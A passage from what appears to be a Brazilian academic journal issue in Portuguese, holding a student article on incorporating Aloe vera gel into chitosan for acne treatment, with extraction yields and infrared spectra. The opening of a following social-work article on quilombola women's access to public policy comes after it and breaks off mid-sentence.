A quitosana é um biopolissacarídeo derivado da quitina que, por sua vez, é o segundo polissacarídeo mais abundante que se tem documentado (DIAS et al, 2013). A quitina se faz presente, principalmente, no exoesqueleto de artrópodes (especialmente nos crustáceos) (STORER; USINGER, 1978; SILVA et al, 2008).

A quitosana é obtida mediante a desacetilação em álcalis da quitina a temperaturas médias de 55 a 60 °C (SILVA et al, 2008; GONSALVES et al, 2011). Na estrutura da quitina, conforme a Figura 5, há o grupo acetamido (NHCOCH_3) e para obtenção da quitosana faz-se a reação deste com substâncias alcalinas (hidróxido de potássio ou de sódio), ao passo que dá à quitosana um caráter catiônico, característica muito peculiar dentre os demais biopolímeros naturais (SILVA et al, 2008; GONSALVES et al, 2011) e de grande importância neste trabalho.




Figura 5: a) Estruturas da quitina e da quitosana; b) Comparação dos diferentes grupos que se ligam às cadeias de quitina e quitosana.

Fonte: adaptado de (SILVA et al, 2006; GONSALVES et al, 2011)

Após a sua obtenção, a estrutura não é absolutamente desacetilada, pois as possibilidades de degradação do material aumentam conforme o grau de desacetilação (GONSALVES et al, 2011) e, desta forma, define-se a quitosana como um heteropolissacarídeo, já que intercala grupos acetamido – da quitina-, com grupos amino (NH_2) ligados aos anéis D-glicopirranose (SILVA et al, 2008; GONSALVES et al, 2011). Quimicamente, portanto, a quitosana se apresenta na forma de um polímero composto por unidades estruturais de 2-amino-2-desoxi-D-glicopirranose e 2-acetamido-2-desoxi-D-glicopirranose, correspondentes, respectivamente, às cadeias desacetiladas e às não desacetiladas (GONSALVES et al, 2011). O grau de desacetilação é demasiado importante pois as propriedades físico-químicas (solubilidade em ácidos orgânicos), farmacológicas (antibacteriana), biomédicas (carreador de fármacos), entre outras, dependem de que tal fator atinja 60% ou mais de pureza (SILVA et al, 2008).

A propriedade imunoestimulante se deve à capacidade dos oligômeros de quitina e quitosana de baixa massa molar de ativarem quase que exclusivamente os macrófagos na liberação da interleucina-1, que estimula a proliferação de fibroblastos, os quais biossintetizam ácido hialurônico – composto das fibras de colágeno. Liberam, também, N-acetilglicosaminídeo, que hidrolisa a quitosana a monômeros de N-acetilglicosamina e glicosamina, unidades de açúcares necessárias à biossíntese do ácido hialurônico pelos fibroblastos (SILVA et al, 2008).

N-acetilglicosamina é o maior componente do epitélio e sua presença é essencial na reparação tecidual das feridas. Quitina e quitosana são facilmente despolimerizadas pela lisozima presente naturalmente no fluido da lesão e, conforme a Figura 6, funcionam como fontes de liberação retardada de monômeros N-acetilglicosamina no processo de cicatrização (SILVA et al, 2008).



Figura 6: Mecanismo de cicatrização estimulado pela quitosana.

Fonte: SILVA et al, 2006

Quanto aos efeitos antibacterianos, a quitosana é dependente da massa molecular e da natureza da bactéria: conforme SILVA et al (2006) afirmou em seu trabalho, foi demonstrado que “a atividade antimicrobiana contra bactérias gram-positivas aumenta quanto maior a massa molecular do polímero, enquanto que, para bactérias gram-negativas, quanto menor a massa molecular da quitosana, maior a atividade antimicrobiana”. ESCOBEDO-LAZANO et al (2015) concluiu da mesma forma no estudo comparativo dos efeitos antimicrobianos em relação à *Staphylococcus aureus* (gram-positiva), e à *Escherichia coli* (gram-negativa).

Conquanto evidenciou-se o comportamento inibitório da quitosana contra o crescimento da *S. aureus*, quando a atividade antibacteriana da quitosana foi testada contra a cadeia

4 Metodologia

de *E. coli*, sob doses idênticas àquelas testadas em *S. aureus*, a inibição do crescimento foi praticamente nula (ESCOBEDO-LAZANO et al, 2011).

Este comportamento ambíguo é atribuído às diferenças estruturais das bactérias. Enquanto na *S. aureus* a parede celular externa consiste em peptidoglican (N-acetil-2-D-glicosamina, -1,4- ligado com N-acetil ácido murâmico), a *E. coli* apresenta um revestimento interino adicional em sua parede celular composto de lipopolissacarídeos (ESCOBEDO-LAZANO et al, 2011).

Tal diferença dos efeitos da quitosana implica em dois casos; segundo SILVA et al (2006) e ESCOBEDO-LAZANO et al (2015): nas bactérias gram-positivas, a hipótese é que quitosana de alta massa molecular forma películas ao redor da célula que acabam por inibir a absorção de nutrientes, enquanto que quitosana de baixa massa molecular penetra mais facilmente em bactérias gram-negativas, causando distúrbios no metabolismo desses microrganismos.

4.1 EXTRAÇÃO DA FRAÇÃO POLISSACARÍDICA DA *ALOE VERA*

A fim de avaliar o rendimento e a estrutura da fração polissacarídica – correspondente a aproximadamente 60% dos remanescentes sólidos– da *Aloe vera*, fez-se a extração da mesma segundo a metodologia de GONÇALVES (2008), conforme a Figura 7.




Figura 7: Processo de extração da fração polissacarídica da *Aloe vera*.

Fonte: Autor. Adaptado de GONÇALVES, 2008.

Destarte, selecionou-se três folhas de *Aloe vera* seguindo um processo em triplicata. Conseqüentemente, isolou-se o parênquima de reserva da planta o qual foi acondicionado em uma solução alcoólica (álcool etílico 92,8°) com água destilada 1:1. O gel foi então filtrado sob vácuo utilizando-se um funil Büchner e um Kitassato. Os remanescentes sólidos permanentes foram retirados do funil e colocados em repouso numa solução alcoólica com água destilada 85% (v/v) por 24 horas, em temperatura ambiente, a fim de decantar resquícios de impurezas. Enfim, levou-se as amostras à estufa para secagem e posteriores análises.

4.2 INCORPORAÇÃO DO GEL DA *ALOE VERA* À QUITOSANA

Seguindo a ideia central do trabalho de unir saberes populares e conhecimentos científicos, a incorporação dos insumos deu-se da forma mais simples quanto era possível. Com o mínimo de processamento para o parênquima de reserva da *Aloe vera* e a necessária solubilização da quitosana em ácido orgânico (ácido acético, neste caso).

Conforme a Figura 8, primeiramente selecionou-se as folhas de Babosa e se quantificou a massa de quitosana pura de baixo peso molecular. À medida que esta última era solubilizada e posteriormente filtrada, fez-se a extração do extrato mucilaginoso (parênquima de reserva) da planta e, a fim de evitar sua oxidação, logo o insumo foi colocado sob agitação à temperatura ambiente e a solução de quitosana, já filtrada, foi adicionada.




Figura 8: Incorporação da solução de Quitosana ao parênquima de reserva isolado da *Aloe vera*.

Fonte: Autor

Após realizada a mistura, o pH foi corrigido para 6,5 mediante a adição lenta e controlada de hidróxido de sódio para que outras propriedades físico-químicas não alterassem. Por fim, a mistura foi seca em estufa e submetida à análise de Espectroscopia de Infravermelho.

4.3 ANÁLISES

Rendimento- Feita somente para as frações polissacarídicas (F.Ps). O peso seco do insumo foi utilizado para fins de cálculo de rendimento de extração, considerando para tal a relação dos valores de massa do insumo e massa de gel (extrato do parênquima de reserva).

$$\text{RENDIMENTO (\%)} = 100 \times m_1/m_2 \quad \text{Eq (1)}$$

Em que: m_1 (massa do insumo farmacêutico) e m_2 (massa do gel).

Espectroscopia de infravermelho – Os espectros de infravermelho foram obtidos pelo equipamento Spectrum Two, da Perkin Elmer, com acessório Universal ATR (UATR) na faixa de varredura de 450 a 4000 cm^{-1} . Utilizando esse equipamento, nessa faixa de varredura, foi possível obter bandas correspondentes aos compostos químicos que estavam presentes nas amostras de *Aloe Vera*, quitosana e da mistura.

5 Resultados e Discussão

5.1 ANÁLISE FÍSICO-QUÍMICA DA EXTRAÇÃO

A seleção das folhas de *Aloe vera* levou em consideração a busca pelos tamanhos mais semelhantes possíveis de forma a encontrarmos valores aproximados de rendimento.

Os resultados da extração da Fração Polissacarídica da *Aloe vera* foram semelhantes ao do trabalho usado na metodologia da GONÇALVES (2008). Com exceção da Folha número 1 (F_1), cujo rendimento foi abaixo do esperado, provavelmente devido a algum erro no processo, os resultados de rendimento da Folha número 2 (F_2) e da Folha número 3 (F_3) estão próximos aos encontrados no trabalho da autora supracitada. Mesmo sendo resultados satisfatórios, demonstram que a Fração Polissacarídica da *Aloe vera* (na qual está contida o principal insumo farmacológico, a acemanana) é quantitativamente insignificante: constitui menos de 1% do total de sólidos, com massa menor que 0,05 gramas.

Tabela 2: Comprimento das folhas (cm), massa do parênquima de reserva (g), massa da fração polissacarídica (g), rendimento da F.P (%).

Amostra (Folha)	Comprimento da Folha (cm)	Massa do Parênquima de Reserva (g)	Massa da Fração Polissacarídica (g)	Rendimento da F.P (%)
F_1	31	18,9753	0,0092	0,0480
F_2	32	12,3437	0,0162	0,1312
F_3	35	21,2135	0,0330	0,1555

Fonte: Dados do autor. Adaptado de GONÇALVES, 2008.

Ressalta-se que questões técnicas das quais a massa da Fração Polissacarídica é dependente, como sazonalidade, pluviometria e irradiação, não foram levadas em consideração.

Sabe-se, também, que em fármacos e cosméticos as concentrações de óleo de *Aloe vera* são, em média, na faixa de 2 a 5%, contribuindo à interpretação de que o baixo rendimento não interfere fortemente nas suas propriedades farmacológicas.

Para a análise de infravermelho, a amostra selecionada foi a F.P₃ (Fração Polissacarídica da Folha número 3) devido ao melhor rendimento.

5.2 ANÁLISE DAS ESPECTROSCOPIAS DE INFRAVERMELHO

Tal análise instrumental nos permite verificar os grupamentos principais de certos compostos químicos obrigatoriamente tendo suas cadeias formadas por ligações covalentes, pois são justamente as vibrações destas ligações que o equipamento é capaz de detectar. Foram realizadas análises de três amostras: fração polissacarídica da Folha número 3 de *Aloe vera*, quitosana pura e o material incorporado, a fim de observar as estruturas, separadamente, da *Aloe vera* e da quitosana e, mediante a comparação de seus espectros com o espectro da mistura, verificar se houvera uma possível interação intermolecular.

FRAÇÃO POLISSACARÍDICA DA ALOE VERA

Recordando, a fração polissacarídica corresponde a aproximadamente 60% de todos os remanescentes sólidos da planta, ao passo que o composto majoritário disposto individualmente dentro desta “rede de carboidratos” é a acemanana, cuja estrutura está colocada na Figura 9b.

A acemanana consiste em três principais grupos orgânicos: o grupo 2-propanona, ou carbonila do acetil, (circulado em verde), álcoois primários (circulado em vermelho) e éter cíclicos (circulados em amarelo) (CAMPESTRINI, 2007). No espectro da fração polissacarídica (Figura 9a) destacam-se, justamente, estas três bandas as quais correspondem aos grupamentos presentes na estrutura química da acemanana: carbonila do acetil em 1735 cm^{-1} , éter etílico em 1240 cm^{-1} e a ligação carbono-oxigênio dos álcoois primários em 1022 cm^{-1} que corrobora com o encontrado pelo autor CAMPESTRINI (2007).




Figura 9: a) Espectro de infravermelho da FP3. b) Estrutura da acemanana com os grupos funcionais referentes às bandas da espectroscopia de infravermelho.

Fonte: Autor

Contudo, a banda não destacada em 1601 cm^{-1} , mostra que há outros elementos presentes na amostra que não constam na estrutura da acemanana. Tal banda corresponde à

deformação de amidas primárias secundárias, as quais compõem a parcela proteica da fração polissacarídica da *Aloe vera* (GONÇALVES, 2008), corroborando com a informação de que a acemanana é o composto majoritário, logo não o único, da fração polissacarídica.

QUITOSANA PURA

O espectro de infravermelho da quitosana é apresentado na Figura 10a. A quitosana se trata de um heteropolissacarídeo em que se intercalam unidades estruturais de 2-amino-2-desoxi-D-glicopirranose e 2-acetamido-2-desoxi-D-glicopirranose. Nestas cadeias, os grupos destacados (Figura 10b) são: aminas primárias (circulado em azul), éteres cíclicos (circulados em amarelo), etanamida, ou grupo acetamida, (circulada em verde-musgo) e álcoois primários (circulado em vermelho).




Figura 10: a) Espectro de infravermelho da quitosana. b) Estrutura da quitosana com os grupos funcionais referentes às bandas da espectroscopia de infravermelho.

Fonte: Autor

No espectro da quitosana, há o duplete em 3300 cm^{-1} e 1550 cm^{-1} característico de amins primárias, assim como aparece a banda de 1650 cm^{-1} referente à carbonila associada à amida (SANTOS et al, 2003) o que nos mostra que a quitosana não é totalmente desacetilada, pois há a presença do grupo acetamida.

As bandas em 1150 cm^{-1} e 1020 cm^{-1} assinalam, respectivamente, a presença de éter etílico e álcoois primários na estrutura da amostra, confirmando-a como uma estrutura polissacarídica (SANTOS et al, 2003).

MATERIAL INCORPORADO

Analisando-se os três espectros (Figura 11) fica evidente o estiramento e deslocamento de bandas características da quitosana e da *Aloe vera*, levando a mudanças na largura média à meia altura e posição da banda, ao passo que se pode afirmar uma possível interação intermolecular na mistura.

Observa-se que a banda referente à deformação angular da amina primária, na estrutura da quitosana, sofreu um deslocamento de $1561,2\text{ cm}^{-1}$ para $1550,2\text{ cm}^{-1}$, sugerindo uma diminuição da energia de vibração das moléculas pro-




Figura 11: Espectroscopia comparativa dispostas de cima para baixo, respectivamente, da quitosana (em preto), da *Aloe vera* (em azul) e da mistura (em rosa).

Fonte: Autor

6 CONSIDERAÇÕES FINAIS

vavelmente devido a interações com a estrutura da fração polissacarídica da *Aloe vera*, cujo grupo funcional característico carbonila do acetil, correspondente à região $1742,2\text{ cm}^{-1}$, sofreu deslocamento para região de $1686,8\text{ cm}^{-1}$, também fortalecendo a ideia de que houve interação intermolecular, pois a energia de vibração molecular diminuiu. As bandas próximas a 1200 cm^{-1} e 1020 cm^{-1} , nos três espectros, correspondem respectivamente ao éter etílico e ao álcool primário, identidades de polissacarídeos, sendo que especialmente para os álcoois houvera a manutenção da região espectral (entre 1018 cm^{-1} e $1025,8\text{ cm}^{-1}$) e sua intensidade ficou com valor intermediário ($65,045\text{ \%T}$) no espectro da mistura, em relação às estruturas de quitosana ($38,808\text{ \%T}$) e da *Aloe vera* ($78,248\text{ \%T}$).

A fim de otimizar o produto final e comprovar suas propriedades farmacológicas seriam necessárias pelo menos três mudanças na metodologia bem como a realização de análises citotxicológicas.

Em primeiro lugar, somente com os insumos utilizados neste trabalho enfrentar-se-iam sérios problemas na questão do rendimento do material. Desta forma, deveria ser adicionado à formulação um veículo para os fármacos quitosana e *Aloe vera*.

Em segundo, visto que na preparação do material incorporado foi notória a alteração de coloração da mistura após a adição do agente neutralizante (hidróxido de sódio), do tom esverdeado para o tom róseo, indicando algum tipo de alteração estrutural não desejada à medida que o pH foi ajustado, seria necessário a troca do agente por outro mais adequado como, por exemplo, a trietanolamina.

E, por último, especulara-se a oportunidade de melhorar a eficácia do produto em relação à sintomatologia da acne vulgar. Como foi dito, a quitosana apresenta efeitos antibacterianos e cicatrizantes, assim como a *Aloe vera*, a qual ainda tem excelente efeito anti-inflamatório; porém, com tais propriedades, tratar-se-ia somente as consequências trazidas por tal dermatose, excluindo-se o fator inicial: a catalisação da testosterona em di-hidrotestosterona mediante a ação da enzima 5- α -redutase. Então, o óbvio seria adicionar à formulação alguma substância capaz de inibir a enzima catalisadora.

Conquanto, o grande problema aqui seria identificar em qual dos dois tipos de 5- α -redutase o fármaco atuaria para que se tenha um tratamento eficaz e seguro, pois sabe-se que um deles é responsável pela maturação sexual, desenvolvimento ósseo e muscular, e o outro está presente na pele de todo o corpo e pode vir a desencadear a acne vulgar.

AGRADECIMENTOS

À Universidade Feevale, à professora e orientadora Vanusca Dalosto Jahno, às técnicas do Laboratório de Estudos avançados em Materiais, à Central Analítica, à Ellen Seibt e à Magali Ludwig que doou as plantas *Aloe vera*.

REFERÊNCIAS

- ALEMDAR, Suleyman; AGAOGLU, Sema. Investigation of *in vitro* antimicrobial activity of *Aloe vera* juice. Journal of Animal Veterinary Advances 8. pp: 99-102, 2009.
- BASAL, E.; JAIN, A.. Inhibition of Propionibacterium acnes-induced mediators of inflammation by Indian herbs. Urban & Fisher Verlag. Phytomedicine 10, 2003. pp: 34-38.
- CAMPESTRINI, Luciano Henrique. *Aloe barbadensis* Miller: análise do perfil metabólico e estudo dos efeitos vasculogênicos e angiogênicos do extrato do parênquima de reserva, da fração polissacarídica (FP) e da acemanana. Universidade Federal de Santa Catarina – UFSC. Dissertação – Mestrado em Biotecnologia. Brasil, SC – Florianópolis, 2007. Disponível em: <<https://repositorio.ufsc.br/bitstream/handle/123456789/90377/241320.pdf?sequence=1&isAllowed=y>>. Último acesso: 21/12/15
- DEVLIN, Thomas M.; MICHELACCI, Yara M.. Manual de Bioquímica com correlações clínicas. – 1 ed. – Editora Blücher. SP – São Paulo, 2007.
- DIAS, K.B. et al. Quitina e Quitosana: características, utilizações e perspectivas atuais de produção. Journal of Biotechnology and Biodiversity. – vol. 4 -, 2013. pp: 184-191.
- DYSON, Mary; BANNISTER, Lawrence H. Gray Anatomia vol.1 – 37.ed – Editora Guanabara Koogan S.A. RJ – Rio de Janeiro, 1995.
- ESCOBEDO-LAZANO, Amada Yerén et al. Physical properties and antibacterial activity of chitosan/acemannan mixed systems. Carbohydrate Polymers 115, 2015. pp: 707-714.
- GONÇALVES, Vanessa Zanotto. Estudo da viabilidade técnica, econômica e financeira da extração e comercialização de um insumo farmacêutico a base de polissacarídeos de *Aloe barbadensis* Miller. Universidade Federal de Santa Catarina – UFSC. Dissertação – Mestrado em Engenharia Química. Brasil, SC – Florianópolis, 2008. Disponível em: <https://repositorio.ufsc.br/bitstream/handle/123456789/92050/262886.pdf?sequence=1&isAllowed=y> Último acesso: 21/12/15

GONSALVES et al. Diferentes estratégias para a reticulação de Quitosana. Química Nova. – vol. 34 -, 2011. pp: 1215-1223.

HALL, John E. Tratado de fisiologia médica. – 12 ed. – ELSEVIER Editora. RJ – Rio de Janeiro, 2011.

KARACA, K. et al. Nitric Oxide production by chicken Macrophages activated by Acemannan, a Complex Carbohydrate extracted from *Aloe Vera*. Journal of Immunopharmacology. vol 17, 1995. Great Britain. pp: 183-188.

MANNA, Sukumar. Determination of the position of the O-acetyl group in a $\beta - (1 \rightarrow 4)$ -mannan (acemannan) from *Aloe barbardensis* Miller. Carbohydrate research 241, 1993. pp: 317-319.

MARIEB, Elaine N.; HOEHN, Katja. Anatomia e Fisiologia. – 3 ed. – Artmed Editora S.A. RS – Porto Alegre, 2009.

MURRAY, Patrick R.; ROSENTHAL, Ken S.; PFALLER, Michael D.. Microbiologia médica. – 7 ed. – ELSEVIER Editora. RJ – Rio de Janeiro, 2014.

PIAIA, Lya. Incorporação de *Aloe vera* em membranas de celulose bacteriana afeta a proliferação de fibroblastos e queratinócitos. Universidade Federal de Santa Catarina – UFSC. Dissertação – Mestrado em Engenharia Química, SC – Florianópolis, 2014. Disponível em: <<https://repositorio.ufsc.br/bitstream/handle/123456789/130954/332250.pdf?sequence=1>> Último acesso: 21/12/15

RAMOS-E-SILVA, Marcia; CASTRO, Maria Cristina R. de. Fundamentos de dermatologia. – edição revisada e atualizada – Editora Atheneu. RJ – Rio de Janeiro, 2010.

SANTOS, J. E. et al. Caracterização de quitosanas comerciais de diferentes origens. Polímeros vol.13 no.4 São Carlos Oct./Dec. 2003.

SILVA et al. Quitosana: derivados hidrossolúveis, aplicações farmacêuticas e avanços. Química Nova. – vol. 29 -, 2006. pp:776-785.

SILVA, Taline Pinheiro da. Caracterização química de hemiceluloses do parênquima de *Aloe barbadensis* Miller. Universidade Federal do Paraná – UFP. Dissertação – Mestrado em Bioquímica. Brasil, PR – Curitiba, 2011. Disponível em: <<http://dspace.c3sl.ufpr.br/dspace/bitstream/handle/1884/29869/R%20-%20D%20-%20TALINE%20PINHEIRO%20DA%20SILVA.pdf?sequence=1>>, Último acesso: 21/12/15

STORER, Tracy I.; USINGER, Robert L.. Zoologia Geral. – 4 ed – Companhia Editora Nacional. SP- São Paulo, 1978.

STRYER, Lubert. Bioquímica. – 4 ed. – Guanabara Koogan Editora S.A. RJ – Rio de Janeiro, 1996.

TIZARD, Ian R.; ZHANG, Linna. Activation of a mouse macrophage cell line by acemannan: The major carbohydrate fraction from *Aloe vera* gel. Journal of Immunopharmacology 35, 1996. pp: 119-128.

VANZIN, Sara Bentler; CAMARGO, Cristina Pires. Entendendo os cosmecêuticos: diagnósticos e tratamentos. – 2 ed. – Editora Santos. SP – Santos, 2011.

VÁZQUEZ, Beatriz et al. Antiinflammatory activity of extract from *Aloe vera* gel. Journal of Ethnopharmacology 55, 1996. pp: 69-75.

DESTAQUE

Ciências Humanas, Letras e Artes - Serviço Social

MULHERES QUILOMBOLAS E DESAFIOS PARA AS POLÍTICAS PÚBLICAS: ACESSO AOS DIREITOS DE CIDADANIA*

*O presente artigo apresenta resultados parciais do projeto de pesquisa: "Mulheres quilombolas e acesso aos direitos de cidadania: desafios para as políticas públicas" que possui apoio financeiro da FAPERGS.

Lucas Antunes Machado

Graduando no Curso de Psicologia da Escola de Humanidades da PUCRS. Professor de Psicologia no Instituto Estadual de Educação Rubem Dario. Bolsista de Iniciação Científica (PROBIC/FAPERGS) no Grupo de Estudos e Pesquisa em Violência (NEPEVI). Integrante do Grupo de Pesquisa Teorias e Práticas na Formação de Educadores. E-mail: lucas.machado@outlook.com.br

Patrícia Krieger Grossi

Doutora em Serviço Social pela University of Toronto. Professora do Curso e do Programa de Pós-Graduação em Serviço Social da Escola de Humanidades da PUCRS. Coordenadora do Grupo de Estudos e Pesquisa e Pesquisa em Violência (NEPEVI). E-mail: pkgrossi@pucrs.br.

Simone Bohn

Doutora em Ciência Política pela Universidade de São Paulo (USP) com pós-doutorado em Ciência Política pela University of Chicago. Professora titular do Departamento de Ciência Política da York University, Toronto. E-mail: sbohn@yorku.ca.

RESUMO

Este artigo tem por objetivo identificar a percepção dos quilombolas sobre sua identidade, as dificuldades de acesso às políticas, as demandas das comunidades quilombolas e o papel que as mulheres e os mais velhos desempenham nessas comunidades. Trata-se de um estudo qualitativo, de natureza exploratória, na perspectiva do método dialético-crítico. Foram entrevistados 6 integrantes de uma comunidade quilombola rural no interior do Rio Grande do Sul, uma gestora de políticas públicas para população afro-descendente e uma trabalhadora com atuação em quilombo urbano. As entrevistas foram gravadas e submetidas à análise de conteúdo de Bardin (2011). Os resultados apontam que as mulheres exercem um papel fundamental nas comunidades, desde o cuidado com os filhos, roça e participação ativa em reuniões da associação, porém ainda enfrentam o machismo e a desigualdade de gênero está presente na divisão sexual do trabalho. Os mais velhos ocupam um papel de liderança nas comunidades quilombolas, valorizado pela tradição oral. Em relação ao acesso às políticas públicas, as maiores dificuldades estão no acesso à educação, saúde, moradia, saneamento básico e assistência social. A identidade quilombola está associada à força, união, perseverança e luta.

Palavras-chave: Comunidades Quilombolas. Gênero. Políticas Públicas.

ABSTRACT

This article has the objective to identify the quilombolas' perception about their identities, their difficulties of access to policies, the quilombola communities's demands and the role that women and elderly play in these communities. It is a qualitative study of exploratory nature with the perspective of a dialectical-critical method. Six members of a quilombola rural community inside the Rio Grande do Sul were interviewed as well as a manager of public policies for african-descendant population and a worker with urban maroon community. The interviews were recorded and submitted to content analysis of Bardin. The results show that women play a key role in the communities, from the care of the children, garden and active participation at association meetings, but still face sexism and gender inequality is present in the sexual division of labor. Older occupy a leading role in quilombola communities, valued by oral tradition. With regard to access to public policies, the greatest difficulties are the lack of access to education, health, housing, basic sewage and social welfare. The quilombola identity is associated with strength, union, perseverance and struggle.

Keywords: Quilombola communities. Gender. Public Policies.

1 INTRODUÇÃO

A luta pelos direitos das comunidades quilombolas vem sendo reconhecida na literatura nacional (ARRUTI, 2008; CALHEIROS; STADTLER, 2010; LEITE, 2008; SANTOS, 2014) como temática relevante de pesquisa. No Brasil, esse reconhecimento se dá no bojo do Programa Brasil Quilombola (BRASIL, 2004). O Programa Brasil Quilombola, instituído pelo governo federal em 12 de março de 2004, constitui-se em um marco histórico na consolidação de direitos na perspectiva das políticas de Estado para as comunidades remanescentes de quilombos no país. O objetivo principal do programa é consolidar políticas de Estado para as áreas quilombolas (BRASIL, 2004; 2013). O programa supracitado traz à cena uma série de discussões polêmicas no país relacionado às questões étnico/raciais no âmbito dos direitos humanos aos descendentes de africanos. No plano político, uma série de leis, decretos, portarias e diretrizes (BRASIL, 2015) vem sendo empreendidas no sentido de garantir os direitos de cidadania às todas as comunidades renascentes de quilombos no país. Nas diretrizes do programa Brasil Quilombola, consta a necessidade de “incorporar a dimensão de gênero nas diversas iniciativas voltadas para o desenvolvimento sustentável e ampliação dos direitos de cidadania existentes nestas comunidades, promovendo políticas concretas que efetivem a igualdade e equidade de gênero” (BRASIL, 2004, p. 24).

No plano institucional, constata-se uma série de pesquisas nas mais diversas áreas (Saúde, Educação, Serviço Social, Direito, Antropologia) que vêm colocando em destaque estudos que levem em consideração as condições em que vivem os sujeitos pertencentes a estas comunidades. Para entender a história dessas comunidades e como tem se dado o movimento de estudos no plano político e institucional sobre comunidades quilombolas, precisamos entender a história da construção social e identitária dessas comunidades.

O processo de criação das comunidades quilombolas no Brasil ocorre no bojo da histórica presença da exploração de escravos no país. Por volta de 1570, começa a ser deixado de lado o uso de índios como escravos, devido a inúmeros fatores, desde a baixa imunidade dos indígenas em relação às doenças adquiridas com o contato com os portugueses, como pelo fato dos povos indígenas terem uma facilidade em fugir devido ao seu conhecimento da geografia da colônia (FAUSTO, 1996). Assim, uma das principais condições que favoreceram o uso de escravos vindos da África foi a resistência que os povos indígenas impuseram aos colonizadores. Dentro deste período, a aquisição de um escravo passou a ser algo comum e rotineiro que representava ascensão social, e que estava introjetada na cultura, não só pelos grandes donos de terras, mas também, por pequenos comerciantes brancos ou quem simplesmente tivesse dinheiro suficiente para comprar um escravo, assim vindo 